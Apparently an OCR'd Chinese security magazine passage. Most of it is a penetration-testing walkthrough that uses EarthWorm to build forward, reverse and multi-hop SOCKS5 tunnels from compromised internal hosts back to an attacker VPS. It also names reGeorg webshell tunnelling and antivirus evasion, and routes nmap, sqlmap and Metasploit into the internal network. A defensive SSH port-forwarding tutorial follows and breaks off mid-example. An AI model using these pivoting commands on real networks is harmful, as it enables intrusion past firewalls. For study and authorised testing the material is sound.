
3、在左侧的 My PC 机上用 mstsc 登陆 139.XXX.XX.113:5555 或者在 VPS 上用 mstsc 登陆 127.0.0.1:5555。即可访问右侧内部网络中 10.48.128.25 服务器的 3389 端口。

Lcx 工具实现的是一对一的端口转发，如果想访问右侧网络中列出的所有端口，就必须一次次的重复 lcx 的转发过程，效率相当低下。而且服务器都是有装有杀毒软件的，即使有做免杀也不能保证绕过所有的杀毒。

像这种情况就可以用到 socks 代理，在 10.48.128.25 这台既能连接互联网又能连接内网的 WEB 服务器上架设代理。

0×04 SOCKS 代理工具

socks 代理其实也可理解为一个增强版的 lcx，它在服务端监听一个服务端口，当有新的连接请求时会从 socks 协议中解析出访问目标的 URL 的目标端口，再开始执行 lcx 的具体功能。网络上 Socks 代理工具有很多，选用的时候尽可能使用无 GUI 界面的工具，还有尽可能不需要安装其他依赖软件，能够支持多平台操作系统的更佳。



1. Earthworm，工具网址：http://rootkiter.com/EarthWorm

EW 是一套便携式的网络穿透工具,具有 SOCKS v5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内,强烈推荐使用。

目前已经有了最新版 Termite，工具网址：http://rootkiter.com/Termite/

2.reGeorg，工具网址：https://github.com/NoneNotNull/reGeorg

reGeorg 是 reDuh 的升级版,主要是把内网服务器的端口通过 http/https 隧道转发到本机,形成一个回路。用于目标服务器在内网或做了端口策略的情况下连接目标服务器内部开放端口。它利用 webshell 建立一个 socks 代理进行内网穿透，服务器必须支持 aspx、php 或 jsp 这些 web 程序中的一种。

3.sSocks，工具网址：http://sourceforge.net/projects/ssocks/

sSocks 是一个 socks 代理工具套装，可用来开启 socks 代理服务，支持 socks5 验证，支持 IPV6 和 UDP，并提供反向 socks 代理服务，即将远程计算机作为 socks 代理服务端，反弹回本地，极大方便内网的渗透测试，其最新版为 0.0.13。

4.SocksCap64，工具网址：http://www.sockscap64.com (需翻墙)

SocksCap64 是一款在 windows 下相当好使的全局代理软件。SocksCap64 可以使 Windows 应用程序通过 SOCKS 代理服务器来访问网络而不需要对这些应用程序做任何修改,即使某些本身不支持 SOCKS 代理的应用程序通过 SocksCap64 之后都可以完美的实现代理访问。


5.proxychains，工具网址：http://proxychains.sourceforge.net/

Proxychains 是一款在 LINUX 下可以实现全局代理的软件，性能相当稳定可靠。在使任何程序通過代理上網，允許 TCP 和 DNS 通過代理隧道，支持 HTTP、SOCKS4、SOCKS5 類型的代理服務器，支持 proxy chain，即可配置多個代理，同一個 proxy chain 可使用不同類型的代理服務器。

0×05 架设代理服务端

在实际渗透测试中，我经常使用的 socks 工具是 EW，该程序体积很小，LINUX 的只有 30KB 左右，Windows 下面的也只有 56KB，而且不需要再做其他设置，真的是居家旅行之必备之物。

下载打开 EW 软件文件夹，可以看到有针对各种系统用的程序，如下图：




根据你实际的操作系统选用就可以了，因为我们此次渗透是 WINDOWS 的所以就用 ew_for_win.exe 这个程序了。EW 的使用也非常简单，该工具共有 6 种命令格式(ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、lcx_tran)。

首先介绍用于普通网络环境的正向连接 ssocksd 命令和反弹连接 rcsocks 命令、rssocks 命令，再介绍用于复杂网络环境的多级级联。

简单解释下正向代理和反向代理的区别，正向代理就是我们主动通过 proxy 来访问目标机器，反向代理就是目标机器通过 proxy 主动来连接我们。

1. 正向 socks v5 服务器，适用于目标机器拥有一个外网 IP ：

```
ew -s ssocksd -l 888
```




上述命令架设了一个端口为 888，SOCKS 的代理。然后使用 sockscap64 添加这个 IP 的代理就可以使用了。比较简单就不演示了。

2. 反弹 socks v5 服务器，适用于目标机器没有公网 IP，但可访问内网资源：

A．先上传ew 到左侧ip地址为139.XXX.XX.113公网VPS的C盘上 ,运行下列命令 ：


```
ew -s rcsocks -l 1008 -e 888
```



该命令的意思是在我们公网 VPS 上添加一个转接隧道，把 1080 端口收到的代理请求转交给 888 端口


B．上传 EW 到右侧 IP 地址为 10.48.128.25 的 WEB 服务器 C 盘上 ,运行下列命令 ：

```
ew -s rssocks -d 139.XXX.XX.113 -e 888
```




该命令的意思是在 10.48.128.25 上启动 SOCKS V5 服务，并反弹到 IP 地址为 139.XXX.XX.113 左侧公网 VPS 的 888 端口上。

C． 返回我们公网 VPS 的 CMD 界面下，可以看到已经反弹成功了。现在就可以通过访问 139.XXX.XX.113:1008 端口使用在右侧 10.48.128.25 架设的 SOCKS5 代理服务了。



3.二级网络环境（一）

假设我们获得了右侧 A 主机和 B 主机的控制权限 ,A 主机配有 2 块网卡 ,一块连通外网，一块 10.48.128.25 只能连接内网 B 主机 ,无法访问内网其它资源。B 主机可以访问内网资源，但无法访问外网。



A.先上传 ew 到 B 主机 ,利用 ssocksd 方式启动 888 端口的 SOCKS 代理 ,命令如下 ：

```
ew -s ssocksd -l 888
```

```
C:\>ew -s ssocksd -l 888
ssocksd 0.0.0.0:888 <--[10000 usec]--> socks server
```


B.上传 ew 到右侧 A 主机，运行下列命令 ：

```
ew -s lcx_tran -l 1080 -f 10.48.128.49 -g 888
```


```
C:\>ew -s lcx_tran -l 1080 -f 10.48.128.49 -g 888
lcx_tran 0.0.0.0:1080 <--[10000 usec]--> 10.48.128.49:888
```


该命令意思是将 1080 端口收到的代理请求转交给 B 主机(10.48.128.49)的 888 端口。

C.可以通过访问 A 主机外网 139.XXX.XX.113:1080 来使用在 B 主机架设的 socks5 代理。

4.二级网络环境（二）

假设我们获得了右侧 A 主机和 B 主机的控制权限，A 主机没有公网 IP，也无法访问内网资源。B 主机可以访问内网资源，但无法访问外网。



这个操作分为 4 步，用到 lcx_listen 和 lcx_slave 命令：

A. 先上传 ew 到左侧公网 VPS 上，运行下列命令 ：

```
ew -s lcx_listen -l 10800 -e 888
```

```
C:\>ew -s lcx_listen -l 10800 -e 888
rcsocks 0.0.0.0:10800 <--[10000 usec]--> 0.0.0.0:888
init cmd_server_for_rc here
start listen port here
```



该命令意思是在公网 VPS 添加转接隧道 将 10800 端口收到的代理请求转交给 888 端口。

B.上传ew到右侧B主机 ,并利用ssocksd方式启动999端口的socks代理 ,命令如下 ：

```
ew -s ssocksd -l 999
```


C.上传 ew 到右侧 A 主机，运行下列命令 ：

```
ew -s lcx_slave -d 139.XXX.XX.113 -e 888 -f 10.48.128.49 -g 999
```



该命令意思是在 A 主机上利用 lcx_slave 方式，将公网 VPS 的 888 端口和 B 主机的 999 端口连接起来。

D. 返回我们公网 VPS 的 CMD 界面下，可以看到已经连接成功了。




现在就可以通过访问公网 VPS 地址 139.XXX.XX.113:10800 来使用在 B 主机架设的 socks5 代理。

5.三级网络环境

三级网络环境在实际渗透中用的比较少，也比较复杂，现在我们来一个个的讲解下三级级联的用法。

假设渗透场景：右侧内网 A 主机没有公网 IP 但可以访问外网，B 主机不能访问外网但可以被 A 主机访问、C 主机可被 B 主机访问而且能够访问核心区域。



A.在左侧公网 VPS 上运行命令，将 1080 端口收到的代理请求转交给 888 端口 ：

```
ew -s rcsocks -l 1080 -e 888
```

B.在 A 主机上运行命令，将公网 VPS 的 888 端口和 B 主机的 999 端口连接起来 ：

```
ew -s lcx_slave -d 139.XXX.XX.113 -e 888 -f 10.48.128.12 -g 999
```

C.在 B 主机上运行命令，将 999 端口收到的代理请求转交给 777 端口 ：

```
ew -s lcx_listen -l 999 -e 777
```

D.在 C 主机上启动 SOCKS V5 服务，并反弹到 B 主机的 777 端口上，命令如下 ：

```
ew -s rssocks -d 10.48.128.12 -e 777
```

E.在 MY PC 上可以通过访问公网 VPS 139.XXX.XX.113:1080 来使用在 C 主机架设的 socks5 代理。

整个数据流向是：SOCKS V5 → 1080 → 888 →999 →777 → rssocks

0×06 内网漫游

1.Windows 下使用 sockscap64

首先下载安装好 SocksCap64 后，以管理员权限打开。默认浏览器已经添加。


使用比较简单，点击代理，点击添加一个代理，然后设置下代理服务器 IP 和端口就可以使用了。设置好后可以点击软件右边有个闪电的小圆点 ,测试下当前代理服务器是否可以连接，如下图，连接是正常的。

这个时候就可以选择浏览器，右击在代理隧道中运行选中的程序，然后我们就可以自由访问我们想访问的内网资源了，比如我们可以访问 10.48.128.22 路由的 80 端口，如下图：

可以看到我们已经成功的通过 socks 代理漫游内部网络 WEB 资源，我们接着看看还有哪些程序能够利用 SOCKSCAP 的程序通过代理访问内网中的哪些端口了？

尝试登陆 10.48.128.20 的 3389 端口，可以看到成功登陆。

我们可以在我们的公网 VPS 的命令行下可以看到，不停的有数据的交换。再尝试 PUTTY 访问 10.48.128.49 的 22 端口，成功登陆。



再试试 VNC 端口，因为 10.48.128.25 开了 5900 端口，OK，成功访问。大家可以看到这种利用 SOCKS 代理实现一对多端口映射的优势立刻就体现了出来，效率倍增。

但是将扫描工具进行 SOCKSCAP 代理，然后对内网网段进行扫描，我没有尝试成功，大家可以多多的尝试各种工具!我在代理下用扫描工具一般都是用 proxychains，大家接着往下看！

2.LINUX 下使用 proxychains

KALI 系统已经预装好了这个工具，我们稍作配置就可以使用，打开终端，输入命令 ：


```
vi /etc/proxychains.conf
# 顺便补充下 LINUX 下 Vim 编辑器简单使用方法
```

使用上面命令进入文本后，摁“i”键就进入了编辑模式，可以对文本进行修改，修改完后摁 esc 然后摁住 shift+； 左下角会出现一个冒号，如下图。

这个时候输入 wq，摁回车保存并退出。

第一步先删掉 dynamic_chain 前面的注释符（也就是#符号），如下图：

然后拉到最下面，把默认是 socks4 127.0.0.1 9050 的地方改成我们架设的代理服务 139.XXX.XX.113 1008：



这样就设置完成了，我们接着测试下代理服务是否正常，在终端输入 ：


```
proxyresolv www.baidu.com
```

此时如上图所示会显示未找到命令，不要担心，继续在终端输入下列命令 ：

```
cp /usr/lib/proxychains3/proxyresolv /usr/bin/
```

然后再次测试下代理服务器是否正常，如下图，显示 OK 就表示配置正确了。


现在我们就可以愉快的畅游内网了，照例先访问内网网站试试看，我们先在终端输入 proxychains firefox 启动火狐浏览器。




等个几秒钟，火狐就打开了，我们还是访问 10.48.128.22 路由的 80 端口看看。

顺利打开，可以看到 kali 里面的数据不停的交换，我们再打开 10.48.128.48 看看，也是可以访问的，一个 Zend 服务器测试页。


接着就到了我们的重头戏了，我们找几个具有代表性的工具试试，先看看 NMAP 和 SQLMAP 好使不!



如上图所示，均表示相当好使，我们最后再试试大杀器-Metasploit 可不可以用。



我们随便找个 IP 扫扫看端口，如下图所示，已经开始扫描了。



其他工具就不再一一介绍了。

The End.

最后感谢 rootkiter 写出了如此优秀的软件。

QQ 群：282951544　欢迎各位的交流和批评指正！

聘 RECRUITMENT
WE NEED YOU

招兵買馬

安全研发工程师

网络安全工程师

猪八戒
ZBJ.COM

技术分享——SSH 端口转发篇

作者：宜人贷安全应急响应中心
原文来源：【宜人贷安全应急响应中心】https://security.yirendai.com/news/share/43

引言

SSH 会自动加密和解密所有 SSH 客户端与服务端之间的网络数据。这一过程有时也被叫做“隧道”（tunneling），这是因为 SSH 为其他 TCP 链接提供了一个安全的通道来进行传输而得名。例如，Telnet，SMTP，LDAP 这些 TCP 应用均能够从中得益，避免了用户名、密码、以及隐私信息的明文传输。而与此同时，如果您工作环境中的防火墙限制了一些网络端口的使用，但是允许 SSH 的连接，那么也能够通过将 TCP 端口转发来使用 SSH 进行通讯。

（一）概述

SSH 端口转发能够将其他 TCP 端口的网络数据通过 SSH 链接来转发，并且自动提供了相应的加密及解密服务。

（二）功能

1、加密 SSH Client 端至 SSH Server 端之间的通讯数据。

2、突破防火墙的限制完成一些之前无法建立的 TCP 连接。

（三）方式

共有四种方式，分别为本地转发、远程转发、动态转发、X 协议转发。

（I）本地端口转发

SSH 连接和应用的连接这两个连接的方向一致 ：

```
ssh -L [<local host>:]<local port>:<remote host>:<remote port> <SSH hostname>
```

Localhost 参数可省略，默认为 0:0:0:0，但为了安全性考虑务必使用 127.0.0.1 作为本地监听端口。

将本地机(客户机)的某个端口转发到远端指定机器的指定端口；本地端口转发是在 localhost 上监听一个端口，所有访问这个端口的数据都会通过 ssh 隧道传输到远端的对应端口。

如下 ：

```
localhost: ssh -L 7001:localhost:7070 sisca@216.194.70.6
```

登陆前本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd
```

登陆后本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp        0      0 127.0.0.1:7001
0.0.0.0:*               LISTEN      3475/ssh  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd  tcp6       0      0 ::1:7001
:::*                    LISTEN      3475/ssh
```

登陆后远程主机不会监听端口。

小结：本地端口转发的时候，本地的 ssh 在监听 7001 端口。

（Ⅱ）远程端口转发

SSH 连接和应用的连接这两个连接的方向相反 ：

```
ssh -R [<local host>:]<local port>:<remote host>:<remote port> <SSH hostname>
```

Localhost 参数可省略，默认为 0:0:0:0，为了安全性务必使用 127.0.0.1 作为本地监听端口。

将远程主机(服务器)的某个端口转发到本地端指定机器的指定端口；远程端口转发是在远程主机上监听一个端口，所有访问远程服务器的指定端口的数据都会通过 ssh 隧道传输到本地的对应端口。

如下 ：

```
localhost: ssh -R 7001:localhost:7070 sisca@216.194.70.6
```

登陆前本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd
```

登陆后本地主机端口监听状态：

```
$ sudo netstat -lnput | grep ssh  tcp        0      0 0.0.0.0:22
0.0.0.0:*               LISTEN      927/sshd  tcp6       0      0 :::22
:::*                    LISTEN      927/sshd
```

登陆后远程主机端口监听状态：

```
